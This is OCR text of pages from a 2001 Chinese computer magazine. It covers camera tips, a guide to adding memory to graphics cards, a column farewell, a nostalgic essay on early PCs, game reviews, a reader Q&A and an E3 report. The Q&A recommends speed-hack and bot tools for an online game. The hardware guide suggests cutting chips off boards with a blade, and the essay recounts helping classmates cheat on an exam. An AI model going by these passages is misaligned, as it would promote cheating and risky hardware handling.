这一点对简易数码相机来说尤为重要，因为所谓的自动对焦实际上并不自动，有的是利用小光圈大景深来获得从某距离到无限远的相对清晰的成像，或者至多有少数几级自动对焦。为了尽可能取得最好的拍摄效果，应了解数码相机的最佳拍摄距离。大多数数码相机的最佳拍摄距离在2米左右，大家可以对自己手中的相机多做实验加以确定。

五、留心快门的时滞

数码相机的快门时滞是指将快门完全按下，到相机快门完全释放的那段时间。数码相机的快门时滞较长，有些甚至按下快门将近1秒钟才听到快门开启的声音，这样的情况下，用数码相机来拍一些快速运动的物体是不可能的。如果用数码相机给人拍照时，最好告诉被摄者在看到快门按下以后仍保持不动。在抓拍其他的景物时应掌握好快门释放的提前量。

愿大家都能用好自己的数码相机。:D




图 1



图 2


图 3

□上海　王晓群


升级实战

显卡显存的添加主要是针对老式的PCI显卡来说的，目前的AGP显卡几乎都是无法自行添加显存的。

首先我们要确定你的显卡能否添加显存，看看显卡上面还有没有空闲的显存插槽，如图1。如果有这个插槽，就证明你还可以再增加一些显存，这个时候只需要去市场购买一些显存(如图2)，安装到显卡上面就可以了。

不过安装的时候要注意千万别把显存插反了，否则你的显存芯片就可能用来做铁板烧了:)。如果真的插反了(通常会闻到烧焦的味道)，千万不要尝试用手去触摸显存芯片，因为此时的温度足以把你的手烫个泡！要防止插反，我们只要找到标记就行了。显存上面有一个点，如图3，我们安装的时候要让有这个点的角对应插槽上面有缺口的角，如图4，然后按下去就可以了，如图5。

如果我们仔细观察焊接在显卡上面的显存芯片，我们会发现这个芯片和我们购买的芯片是一样的，我们完全可以取下废旧显卡上面的显存芯片，安装到好的显卡上面。但在取芯片的时候要注意方法，不能用电烙铁，因为针脚这么多，等取下的时候显存早就完蛋了。我们可以使用热风枪，但这种设备很难找，所以笔者建议大家直接用锋利的工具刀片切割下来，这样做电路板肯定完蛋，但是显存是好的，完全可以用！如果还在使用PCI显卡的用户，可以尝试一下增加一点点显存，或许对提高速度有一定帮助。


图 4




图 5

□CD　醉心客

灌水双熊 终结篇

CD：醉心客，你掰着手指数什么呢？

醉心客：啊？我在数从2000年第1期到2001年第12期，我们一共做了多少期的“数字时尚”。

CD：笨就一个字！那还用算，36期呀。

醉心客：总有一些读者反映，《电脑爱好者》的风格太死，不活泼，读着不轻松。所以当时数字时尚由此而生，同时还搭上了网络热潮的顺风车。

CD：是呀，其实在这个栏目中，我们尝试着做过很多变化的。如开设过的聊天栏目——灌水双熊，还有品网、品文、征文、数码产品介绍、IT幽默、007谍报站，以及电影、音乐、网络文学点评等等一系列跟网络、数字产品、时尚生活相关的版块。数字时尚栏目可算是《电脑爱好者》里最善变的栏目了。

醉心客：是，看着你从郑伊健般洒脱的长发，长成“气死板寸”似的乱发，我们与数字时尚一起在成长。

CD：你这个懒家伙，就知道打游戏和上网跟美眉聊天，也不看评刊表。其实读者对我们这个栏目还是很支持的，说咱们的栏目还是起到了绿叶作用，较好地衬托出其他主力栏目，使我们的读者在学用电脑的过程中得到了很多的快乐。

醉心客：嘿嘿，批评咱们的读者也是不少的呀。要不然咱们的栏目也不会这么多变。：D

……

CD：醉心客，你说咱们要不要跟读者们说咱们的栏目马上就要……

醉心客：瞧你别别扭扭的，还是我说吧。要不然怎么踢球时，我老踢前锋，你总是守门呢。

从2001年13期起，数字时尚栏目准备作一些调整。将缩成一个子栏目并到市场一览中，专门介绍时尚数码产品。剩下的页码和游戏部分整合，单独推出游戏娱乐栏目。也就是说，这期的灌水双熊是最后一期了（其实一共就没写几期）。

CD：醉心客，做这个栏目时间这么长了，你这么一说我还真有点怀念与伤感了。突然觉得，其实还是有很多有创意的内容可以放在数字时尚里，让我们潇洒一把的。

醉心客：CD，你别太那个了，让我也跟着有点那个了。适时地根据时尚潮流调整栏目定位，不正是你我的特长吗（这回给自己调整没了）？网络大潮不再是时尚，而已经走近千家万户。我们所关注的数码时代现已到来，咱们这是顺者则昌呀。

CD：也是。这回《电脑爱好者》也有了自己专门介绍数码新产品的一亩三分地，而且听说你为即将推出的游戏栏目，请了不少重量级的人物来捧场。对了，新的游戏栏目叫什么名字呀？

醉心客：就不告诉你，我想大众读者，一定能猜出这个游戏栏目的名称。

CD：行，算你狠。吵了36期，最后还给我留一手。晚上咱们唱歌去，谁坚持不住了谁请客。

……

CD：有多少爱可以重来，有多少人愿意等待。

醉心客：当懂得珍惜以后回来，却不知那份爱，会不会还在。

……

ÖØÒªÆôÊÂ

本栏目原信箱：df@cfan.cn.net取消，改为games@cfan.cn.net

IT幽默

¡õJunweicn

石器时代小幽默

1．下午你跟刘小姐一起出去办事，而你回头问刘小姐你三围多少而被痛殴。

2．妹妹打碎了你的镜子，你悲愤欲绝要跟她拼命。

3．春节回乡下奶奶家，看到磨盘就死死抱住再也不松手。

4．上班要迟到了，你对出租司机说：师傅您加速到几了，咱们两个人会不会掉的。

5．侄子抱着机器狗出来玩，结果被你打，打了之后还说我就看不惯别人用机器暴暴。

6．手下人上班迟到说是因为熬夜玩石器，你让他给你50w石币代替罚奖金。

7．知道自己要把档案存到人才市场以后就去打听应该送什么样的肉。

8．进动物园看到狮子、老虎和大象就往笼子里爬，一边爬还一边喊练级的加我。

9．去菜市场买东西非让别人站得远远的把东西放在地上，然后你放下钱，两个人对着飞跑。



□广东　临风

电脑人生 第一次

对于我们电脑爱好者来说，再也没有比电脑世界的变化更让人应接不暇的了。第一次接触电脑，第一次拥有属于自己的电脑，第一次上网，无数的第一次就连接成一段奇妙的回忆。



第一次接触电脑

在12年前，第一次触摸电脑时心情十分兴奋，尽管知道这台机器叫PC，中文的意思是个人电脑，但我知道它昂贵得和我这小小的个人是毫无关系的。

那时上电脑课首先要学的就是，开机要先打开显示器电源，然后再开主机电源。带着这最高训示进入机房，坐下后按顺序开机，忍不住偷偷打了打键盘，再回忆老师教的和书本上的条条行行，发现自己只记得键入DIR，敲Enter（回车）键，随后便开心得在那里傻笑。那时只觉得时间过得很快，直到有人来催我离开，这才不情愿地起来关了显示器，关了电源——这才想起老师的训示，应该是先关电源，再关显示器，偷偷四顾，幸好老师没有发现。

第一次电脑考试

我想我真的对个人电脑很感冒，否则为何几乎门门科目考试都处于勉强及格和不及格的边缘的我，居然对于电脑科目考试毫不放在心上，笔试、编程轻松高分过关，然后便是我喜欢的上机考试，那就更轻松了。

想起无数个炎热的下午，同学们都宁愿睡懒觉而不愿上机，而我却收集了超过10张上机卡泡在机房。那时规定是每人每星期四个小时上机时间，我想那段日子我可能对于机房的每台电脑性能都有了相当了解，知道哪几台电脑最稳定，所以一般早早地在那霸占着，又可以享受空调，又可以用电脑打字、编点小程序。

考试只用了一小半时间就Ok了，正当我得意洋洋之际，一个同学拉了拉我的衣服，然后递来一张软盘，我自然心领神会。我忘记那次帮多少同学复制了答卷，只记得自己每次复制前都挑一道绝对有把握的题目故意做错，事后同学们请我吃饭就请了一个多星期。而十年后的今天，他们中的绝大多数都再也没有接触过个人电脑，也许未来他们迟早会和个人电脑再打交道的。

第一次购买电脑

第一次购买的个人电脑是8088的机型，两个360K软驱，640K的内存，没有硬盘，配置的是单色显示器。那时我手中只有三张软盘，一张是DOS操作系统和CCDOS中文平台，一张是WordStar编辑器，还有一张是Turbo Pascal系统盘。然而当我在心爱的电脑面前反复摆弄这些软盘的时候，却发现电脑无法启动了，于是大热天的将整部电脑搬回电脑公司，老板却告诉我只是启动盘坏了，并且建议我买一盒磁盘，于是我真的买了一盒磁盘，并一口气做了三套系统备份，这才感到安全。



第一次升级电脑

尽管现在电脑升级周期越来越快，但也不及我第一次升级电脑快。在我购买8088的个人电脑后两个星期我就升级了，原因是发现亲戚家的电脑用王码特别爽，而且王码比拼音增加联想功能，实在非常方便，最重要的是使用他的286电脑和1.2M软驱能方便地启动王码。所以我就和老板商量加点钱将自己的电脑升级到286，同时让老板换一个1.2M的软驱。

不过当时最让我感到羡慕的，还是亲戚家的电脑所使用的那个60MB容量的大硬盘，那时还是1991年春节，这样的硬盘容量对于我来说简直是海量。我1992年11月才购买硬盘（40MB），并且一直使用到1994年春节。

在以后的岁月中，我不知道自己升级了多少次，而且几乎每次升级都是完全更换，那时真的有些执著。

第一次拆电脑

第一次拆电脑是需要一些勇气的，不过因为毕业后在学校工作，学校的电脑（苹果机）比较多，所以也就乐得动动手，于是很快明白修理电脑其实就是换卡而已。

拆自己的电脑是因为自己终于拥有了一个硬盘，于是按照别人的口头指点，自己动手将硬盘装上，开电源的一刹那真的捏着一把汗，心想如果烧了硬盘那就痛不欲生了。不过那次的行为总算没有带来什么坏结果，而且我在以后的岁月中几乎烧过电脑的所有部件，就是没有烧过硬盘。

如今我已经很少拆电脑了，因为我使用的三台电脑都是拆开的，其中一台连机箱都没有，想换什么东西还真是非常方便。也听说有 DIYer 这个新名词，不过我想也就是拆上了瘾而已，而且最好是烧了东西也能马上退的。

第一次读电脑书

要读一本电脑书很吃力，要消化它还真得付出十二万分的耐心和努力，而对于早期的电脑用户来说，也许我们那时离个人电脑更接近，所以我们不但喜欢拆，也喜欢研究它的一些基础知识，比如如何配置内存。

在当时，软件对于内存的要求是极其苛刻的，我将一本 400 多页的关于电脑内存理论和配置的书完全消化后，于是就可以骄傲地帮朋友解决很多问题。那时曾经有段时间，身边的朋友不停地给我打电话，原因就是关于系统启动时的内存配置的——要知道，那时有可能你手头需要三、四张不同方案的系统启动盘。

然而，当我来到21世纪，看到如今的电脑世界如此美丽时，我不由得感慨自己曾经研究过的很多电脑知识再也没有任何意义，我想今天虽然很多用户不一定对电脑有多少了解，但对于我们电脑用户来说，现在绝不是研究电脑的时代，而是使用电脑的时代。对于任何电脑爱好者来说，使用的经验积累也许比研究书本的知识更重要。

第一次战病毒

第一次发现电脑病毒是个雨点的变种，屏幕出现雨点，知道中毒了。不过第一次接触电脑病毒时还有点兴奋，并且因此而准备了超过10种的杀毒工具，不过不久就明白了，良好的习惯和适当的预防比杀毒工具更能有效防止电脑病毒。

第一次接触 Windows

第一次安装Windows3.1，7张软盘的安装工作量耗费不少时间，而且几乎吃了我半个硬盘的空间。在我的想象中，Windows3.1是无需学习什么命令的，只要鼠标便能方便地操作。于是我向朋友打听鼠标的价格——才 80 元一个，于是我便买了第一个鼠标。

那时觉得 Windows 很漂亮，不过却不知道有什么用，后来一位朋友送了我一个语音 Faxmodem，用它在 Windows 上居然可以发传真。于是Windows就因为这个缘故在我的硬盘长期安家落户，虽然一直想将它删除，不过最终却始终没有这样做。

第一次逛电脑城

1992 年，听说广州天河科技街有很多电脑配件，于是便走了一趟，那时还没有现在大名鼎鼎的太平洋电脑城，只不过是三百米左右的双层沿路店铺，不过已经让我兴奋不已，因为真的不知道还有这么个电脑世界，而且那里的东西比我居住的城市便宜很多很多。从此，我购买什么电脑配件都往那跑，如今看着附近一座座电脑城拔地而起，而那地段附近起码有一半的新电脑城我一次都没走过。

1994年初，当时看到所有的媒体都在谈论多媒体电脑，于是仿佛看到面前的个人电脑世界变得无比灿烂。丰富的动画、CD-ROM、音乐、触摸屏，我终于下决心购买一块声卡和一个光驱。那时我带了3000元来到广州天河科技街，一路打听CD-ROM和声卡的价格，发现只有两个选择。1850 元的双速 CD-ROM 和 1100 元的 SoundBlaster Pro 声卡组合，或者是 900 元的单速 CD-ROM 和 1800 元的 Soundblaster 16 声卡组合。最终我选择了前者，而这两件东西至今我都保存着，不过早已光荣退休了。

当时，我将声卡、光驱安装好，所能享受的却只是音乐CD，因为连一张 VCD 碟都没有。

第一次上网

第一次接通Internet时既兴奋又有些惊慌，连忙去找网址资料，可惜一时间寻找不到平时苦心收集的地址。于是只能胡乱连接http://www.ibm.com，居然还能够连接得上，而想发个E-mail又不知发给谁，结果一口气给自己发了三封测试信件算是过把瘾。

那时上网的代价是昂贵的，一小时 12 元的使用费用足以让我使用起来提心吊胆。后来发现这感觉和坐记程车差不多，而且经常塞车，于是更加心疼。每月缴费时自然龇牙咧嘴地叫苦连天，不过网络也就此走入我的生活。

今天，我自己在家里就使用双宽频接入，而对于朋友，我也总是告诉他们，不联网的电脑是没有任何意义的，也许对于今天来说，网络比个人电脑更重要。

对于我来说，第一次接触的个人电脑东西太多了，比如我使用的主电脑，现在所配置的额外东西包括扫描仪、MO、CD-R、反馈力游戏杆、数码相机、摄像头、彩色打印机等，这些设备除了给我的工作带来方便之外，同样为我的生活增添了色彩。而更重要的是，每次尝试一点新东西就会获得很多乐趣和经验，而将这些经验组合在一起，也许就是明天的生活。

□北京　小天邪

网络时代的乌托邦

一个风和日丽的中午，我翻出了一些存档的数据片断。乃是与本人老友，化名某某某的一位数字狂人的对话记录：“最早上网的时候，我不会编程，不会开发，不会看见C程序就想赚钱。互联网刚起步，大部分的人都用一种Fido的网络来获取信息，和现在Internet差太远。可是那时的心情总能保持平和，因为没有一些莫名奇妙的聊天号码不断打扰你，没有太多的人窥视你的信件和密码，没有更多的金钱和名利涉入网络的细节。”

N 天后，他消失了。

我常常在深夜关机后的茫然中，想起被他挂在嘴上的1998、1999——在我们最早爱上电脑的时候，“数字”的生活显然比较贫窘，没有廉价的正版。程序员和打字员都使用老式的WPS来创建文档，电脑柜台的档架板上放得最多的是软盘。因为轻松的个人上网像神话一般难以实现，电脑的主题也十分单一。2000意味着什么呢？意味着一个乌托邦。电脑和网络正在陷入疯狂的数字误区。任何一种压抑下的文化都以畸变的方式侵袭着生活领地。不管你是否愿意去追赶这些时尚，就在每一天，它们占据着你的生活核心。比如不见不散，比如超常规的热情研究和投入网恋，比如接近或者标谤自己是黑客，比如你不喜欢也不得不看看《第一次亲密接触》，否则你就不像个真正的数字生活者……与此同时，你发现这个年代的网络还在百试不爽地把无数长相平庸、文字无奇、爱卖弄和爱造句的老小女人、结了婚的女人和未成年的女孩都捧成美女作家，而万千骂街者也志在成为仿网络痞子文化的接班人。


现在是2001年，网络成了我们的全部，你甚至在一个中等城镇的违章建筑旁边，也能发现一张涂有“网吧”字样的标牌。你能想到的就是用尽一切办法上线，想方设法为自己弄一些号码，以便在这个奇特的世界里，别人能以独特的方式找到你，这些号码在某些时候比你的身份证还重要，你可以去玩图形MUD，和千万个同样无聊的人一起在虚拟的世界里面砍砍杀杀，谈些毫不存在的恩怨情仇。

有志气的人想当程序员，没志气的人只能去期望更弱智的操作系统。而任何能正常控制滑鼠球在屏幕的移动轨迹之人，都可拿“技术”这个名词阿Q一下自己。

个人主页还是得做，否则不说明你已经完全进入这种时尚角色，哪怕你的主页只是一串以HTTP开头的字母组合。键入它的惟一结果是，屏幕上会出现“无法打开网址，请检查服务器设置”的字样，更多人需要的是一个身份象征的符号代码。

上网还要照常与美眉聊天，虽然十之八九是西贝MM，剩下的是恐龙。网婚还是要结，虽然说不定对方已经嫁了多少人或者娶了几百个老婆，偶尔有个老实的，又八百年不上一次线，让对方独守空房哀叹为什么网上不能离婚。聊天还是要聊，灌水还是要灌，虽然网络作家这个名号早臭遍了全中国乃至整个华语世界，但一不留神就出本卖不出去的垃圾书的感觉也算不错。当然，选择做黑客也是蛮酷的事情，随便什么时候国际上有





个风吹草动就可以“爱国”一把，甚至破格入了什么什么大学也未可知，而其秘诀不过是下载一个软件用两小时玩熟而已，比玩游戏通关还简单。当然还可以在连线游戏里面当个大侠，没人在乎你是人是狗，只要你能砍会杀，人品一如岳不群，在游戏中一登场，几十个人围着你边叫大爷祖奶奶边向你要钱要物的滋味也是很不错的……

以上一切如果都玩得透熟，你就是个标准的现代数字人、网络人、计算机专家，你就迎合上那俗不可耐的数字潮流。这时候还有一件事要做：隐退。该玩“人间蒸发”的游戏了，当你在所有人视线中消失的时候，你该知道，会有人缅怀你，爱戴你，为你思念，为你哭泣。当然还会有一种叫“网友”的人四处寻找你，说你欠他们一顿饭。你有了更多机会去独自享受久违的阳光。或者，你还可以和那些经不起折腾的人一样，在凌晨三点写篇文章告诉人们这就是数字时代，被一些不知道你的后起之秀们嗤之以鼻然后重出江湖。最坏的结果是谁也记不得你，此时，你只有在恹恹不休地埋怨这些“无聊的数字和庸俗的时尚”的时候，怀念一下486的日子，怀念几个早已经从你的QQ名单中失踪的网友，就像我一样。



月影传说——剑侠情缘外传

开发商：西山居软件有限公司
发行商：金山软件公司
游戏容量：4CD
发行时间：2001年6月
游戏类型：ARPG（动作角色扮演类）
定价：68元



《月影传说——剑侠情缘外传》比前作在剧情方面，设定了多重结局达3种以上，根据玩家的喜好演绎出不同个性的你，而你的选择可以直接改变游戏其他角色。形态各异的人物角色设定，仅主角的表情就有5种之多，升级用来更换的服装2套以上，游戏场景一改《剑2》传统的拼图方式，运用3D与2D的完美结合，细腻精致。玩法上，在保留《剑2》操作简捷、即时战斗等方式的基础上，有了以下几大创新：计时系统、武功修炼系统等。相信玩家到时对于这款游戏肯定有耳目一新的感觉。

镜子之战

游戏类型：即时战略
出品公司：L&K
上市代理：捷径电脑
游戏容量：1CD
参考价格：48元
发行时间：6月下旬



游戏的剧情是以韩国著名幻想小说为蓝本改编，有着十分深邃的内涵。魔与神的战争，力量的碰撞，正义与邪恶不是一成不变的，主题还是关注人的本身。这也是自最早进入中国的韩国游戏《西风狂诗曲》获得成功以来一直被证实的吸引人的成功要素，而且扮演魔族一方也比较有另类的乐趣。另外，本游戏在联网作战方面也有新意，3个种族，Evil Force，标志是一个巢穴树；Black Sorcery，标志是一个十字架；Liberation Team，标志是一个镰刀。每个种族的英雄都不一样，用剑、拳、杖及十字架分别表示，看来是十分复杂。

赏金奇兵：西部通缉令

制作发行：Spellbound / Infogrames
国内代理：新天地互动多媒体
游戏类型：实时战术（盟军敢死队类）
零售价 / 载体：48元 / 1CD
上市时间：2001年5月



该游戏是全球首部基于游戏内团队合作并以美国西部荒野为背景的实时战术游戏。

游戏采用了与《盟军敢死队》相同的“实时战术”系统，并将数十种美国西部独有的战斗方式与游戏完美地融合在一起。游戏围绕着这支由6名赏金猎人组成的“牛仔敢死队”在西部的冒险故事展开，共包含25个关。在这支6人组成的队伍中，既有快枪手、炸弹专家、医生，又有迷人的职业女牌手和带着宠物小猴的中国女孩。

战争启示录

ÓÎÏ·ÖÆ×÷：育碧软件
游戏发行：育碧软件
游戏类型：即时战略
发行日期：2001年6月
发行售价：48元



在未来，由于连年的战争，使得世界已完全变得动荡不安了。于是一些小国家纷纷联合起来，希望通过自身力量的壮大而获得和平。从此诞生了两大对立的集团，一方是坚持捍卫全球和平的ICP，而另一方则是完全为了金钱而行动的GHOST。在《战争启示录》中，玩家既可以扮演ICP的角色也可以作为GHOST的一员来完成任务。游戏战役部分一共有32关，另外还有2个隐藏关。玩家可以实际操控多达65种不同的单位来完成任务。而且游戏将支持最多20人同时在线联网。这个游戏还引入了媒体的概念，就是玩家的资金完全来源于游戏中媒体对玩家的评价。当然大量幽默风趣的过场动画也是游戏的一大卖点。



□广东 小伟

《Hidden & Dangerous 2(隐藏与危险2)》
制作:God Games
发行:God Games
类型:第三人称射击
容量:1CD
评分:8 分



之前，原作吸引了一大批第三人称策略射击游戏爱好者。而在二代中，游戏将以第二次世界大战为背景，在其中玩家会领导一小队盟军的士兵深入敌对领土的范围，并执行特别任务。玩家经历的地点包括欧洲、非洲、缅甸等等。在玩法上基本上承袭前作，增加了更多的武器，更方便的操作和更细致的画面效果，喜欢策略射击的你不容错过！

《Icewind Dale:Heart of Winter (冬之心资料片)》
制作:Black Isle Studios
发行:Interplay
类型:RPG
容量:1CD
评分:7分



之前是冰风之谷，后来是冬之心，现在是冬之心的资料片，如果大家是这一系列的忠实支持者，不容错过新资料片。虽然容量只有75MB(可免费下载)，但里面却加进了新的怪物和魔法物品，更有新的NPC和新的任务。新的内容主要是针对11-18等级的人物，当大家安装了这资料片后，原来的冰风之谷便会自动升级到1.42版本，为大家修正一些程序上的问题。

《Starfleet Command: Orion Pirates (星际舰队)》
制作:Interplay
发行:Interplay
类型:战略
容量:1CD
评分:6分



这已经是Interplay所推出的经典星际系列中的最新作品了，这集将会包括12个战役任务、26个子任务和3个有奖任务。故事将围绕太空犯罪组织Orion Pirates里的8个拥有不同背景和特色的党派。在有奖任务中，玩家将会回到星球Iotia以遏止Orion去侵占其他的星系。当然，这部作品同时也增加了大量的武器。

《Global Operations (全球行动)》
制作:Barking Dog Studios
发行:Crave Entertainment
类型:动作
容量:2CD
评分:7分



游戏的宗旨很正义，就是打击国际恐怖组织，粉碎野心家的阴谋。比较老套的故事中有着精美的场景设计，你有机会在Lima、Peru、Belfast、Ireland等地方执行任务，带着最强的武器和引领最强的角色战士，去完成一系列的任务。这些任务分别在16个不同的国家中进行，同时包括有32种武器及装备登场，例如防弹衣、夜视镜、紧急医疗装备等等。

《CIA Operative (CIA行动)》
制作:Laser Squad
发行:VALUSOFT
类型:3D动作
容量:1CD
评分:8 分




游戏中提供了丰富的任务等着你去执行，国际犯罪组织等着你去消灭！比较特别的地方是这部作品采用《QUAKE》游戏引擎，画质当然有保证。玩法上以第一人称射击的形式进行，背景是后冷战时期。在游戏中，玩家扮演一名高明的特务，跟国际恐怖组织及毒品组织等对抗。游戏会在世界多个地方执行任务，包括伊拉克、哥伦比亚、Bogota、Moscow等等。还会有互动关卡，玩家可瞄准罪犯及人质，情形就好像《Soldier of Fortune》一样。而因为游戏采用早期的3D图像技术，所以不需要太高的配置。

《Gadget Tycoon (小器具大亨)》
制作:TAKE 2
发行:TAKE 2
类型:策略
容量:1CD
评分:7 分



这是一款管理类的模拟游戏，玩家扮演的虽是一名大学中辍生，不过却召集了不少毕业生来进行前途看好的大事业。你所生产管理的产品组合还很特别，有直排轮溜冰鞋、家用机器人及未来式盥洗室等三种。游戏中共有十项任务、三种游戏模式(单人、竞赛、线上三种)，可以进行挑战，不过它的结局是采用开放式的，也就是说会有些什么样的结局产生，都是由玩家自行来决定的。另外也提供了连线模式，可以与其他玩家竞赛一下。

游戏问答4



□广东 游虾

北京小钟来信问关于《赏金奇兵：西部通缉令》的问题：

问：近日在玩《赏金奇兵：西部通缉令》，但在操作上有些困难，不知道如何下手，请给予指导，多谢！

答：以下是缺省情况下的键位设定：+ / - 键放大 / 缩小；M 键打开或者关上迷你地图；1 到 6 数字键切换不同的玩家角色；A 键选择所有的角色 ；D 键取消对所有角色的选择；在人物头像上，Shift+ 点击右键是取消对相应角色的选择；C 键切换到匍匐模式；S 键站立（从匍匐状态恢复到正常状态）；Shift+ 点击左键即走到建筑物背后；Caps Lock 键切换轮廓线模式开关；G、H、J、K、L 键在所选择角色的五种动作间切换；Shift+ 点击左键（在有红绿叉瞄准镜的情况下）从角落里翻滚出来并向瞄准镜里的对手开枪；Ctrl 键趴下并向前移动，武器始终瞄准目标；Space 键执行一个或者全部快速行动；Back Space 键删除一个或者所有的快速行动；Alt 键按住后移动光标到任何非玩家角色身上，可以显示相应的视力范围；Esc 键返回游戏菜单并观看任务简报；Q 键保存快速行动。

有位自称李逍遥的网友来 E - mail 问以下的问题：

问：我在安装“新绝二”的时候死机了，我想把它删除，但是在添加 / 删除那里删除不去，因为删除了还在，用碟也删不去，请问要怎样做？

答：首先看看在程序中有没有本身就附带的反安装程序，例如 Uninstall 程序。如果没有，那么只能用手动删除的办法了。先到对应的目录中删除，然后在注册表中删除一些该游戏相关的讯息！

问：“仙狐奇缘”那里说的一些灯光怎样关闭？

答：这款游戏我已经通关，但是我不太明白你指的地方，请你再详细说一下吧！多谢。

问：变速齿轮是不是每一个游戏都可以用得上？

答：应该是这样，开始主要是针对网络游戏，但现在网络游戏大都对它进行防堵了。其实任何的 Windows 平台的游戏理论上都可以用（它改的是系统内核），即使是单机游戏，只要你不怕 CPU 过热的话就可以试试，加到 256 倍速也可以。

问：广州的小曼问，《黑与白》有资料片吗？什么时候会推出？

答：据了解，应该有资料片，而且会在今年内推出，但资料片增加了什么要素，暂时还没有消息，请大家再等待！

问：上海的黄成问，近日在玩《网络三国》，感觉很有意思，但遇到不少困难，特别是开始的时候等级很低，有没有什么软件可以帮助我玩这个游戏轻松些？

答：如果在网络上玩的话，网络三国的工具一共有好几种，如“智能机器人”和“网三工作狂”等可丰富你的各种资源，是低级玩家的主要致富之路，而变速齿轮等工具可调整你执行任务时的速度，使你轻松自如地完成任务。其中有智能机器人（2．0），惟一的将劳动和练功相结合的程序，劳动时可自动补充 MP，物品多时可丢掉一些“如十等矿”之类不值钱的东西。特别是它可自动练功和劳动，并防止 PK，即实现了“智能化”，但练功时的效果不太好，要 20 元的注册费。

问：在《FIFIA》中，真正高手的抢断是如何的？ 怎样做？

答：通常可以这样，按 D 键可以断球，身体接触时按 A 键可以把对方球员撞开。

问：在《星际争霸》1.08 版中，本来人族打虫就很有优势，一队队的狗狗在机枪面前成了一滩滩的血！还好有 lunker。但是现在 lunker 又贵又慢！并且贵得吓人！血池也贵，这样快攻也没了！我都不知道虫族该怎么打了？

答：虽然虫族有经济危机，但如果加紧扩张，会战胜对方的。我曾看过好几场虫对人的 1.08 录像。虫都是赢的，扩张起来，到了造兵不花钱的地步，部队一轮一轮不断攻击，总会胜的。努力吧！

以下是江西小龙问的关于《轩辕剑 3》的问题：

问：小弟在玩《轩辕剑 3》，在修道院找航海图，修道院中的犯人是怎么救出来的？还有修道院中的第二宝箱开法是什么？在海上那两艘船打起来后怎么走到最左方的船上?我怎么也走不过去。最后一个问题，现在我还能回到威尼斯吗？

答：这样，你需要细心走过迷宫，找到石狮后，用空格键就可以了。船上你只要仔细走一下就可以走到的。另外，是可以回到威尼斯的，用祀符和李靖的乘龙念法可以传送到任意过去的城市。

问：玩到《英雄萨姆》最后一关时不知道如何过，请教。

答：最后一关在巨金字塔中，最后头目有再生能力，你一放松攻击，它的生命力会一点点恢复。你得激活飞碟的激光柱 TELEPORTING BEAM，利用它来杀怪兽。于是，你应该这样做：绕着场地四周跑，顺时针或逆时针方向，每个角落有两个双向的弹力器，顺着它上去，飞出去，你要飞向一个像蚊帐样的光环中，从它上面穿过落地，然后继续向前跑到下一角落，同样飞起，从光环中落入，再去……这样，当你跑完一圈，飞了四次，就向怪兽靠近射击，用大炮轰，尽可能把它的生命力打在红的状态，请你注意头顶的飞碟，它会来帮助你的，多试几次吧。这里要注意必须让怪兽站在中央，否则，激光射不中它的。

□美国　-=MaomAO=-

接触未来
——五彩缤纷的E3 2001

为了更好地报道今年美国E3娱乐大展的盛况，我们特地请在美国工作学习的玩家-=MaomAO=-进行现场报道，为读者提供独家的、亲身经历的E3大展之体验。

今年的E3电子娱乐博览会5月17日在洛杉矶会展中心举行——在这挖掘无尽商机的一刻，各大电子娱乐厂商无不使出浑身解数，在展会中为自己的主力产品宣传造势。今年有所不同的是，网络电信等一些曾与电子娱乐非直接相关的企业也出现在本次会展中，显示出它们开始关注电子娱乐行业以及发掘这片巨大市场的决心。

想必对现今电子娱乐行业略有了解的读者即使不亲赴现场，也能够预见本次E3的三位明星：微软的X-BOX、SONY的PS2和任天堂的GAME CUBE。但事实上它们无论是在造势的方式，还是展出的内容，甚至会场的布局都迥然不同。略观会场全局，微软可说是造势的冠军，相反，SONY以典型的市场主导者形象出现，任天堂则一如既往表现出其游戏界老大一样的高手风范。为何说微软是造势冠军呢？其实在出入口我们就可以发现，这次微软的造势可谓武装到了牙齿——在两个主要入口处，微软都布置了数个挂架，放满了印有X-BOX标志的拎兜。在大型展会中，拎兜确实很有用处，却又不是人人都会准备，因此行人多数都会随手摘下一个。于是整个会场就此布满了X-BOX的标志，俨然成了X-BOX展览中心。





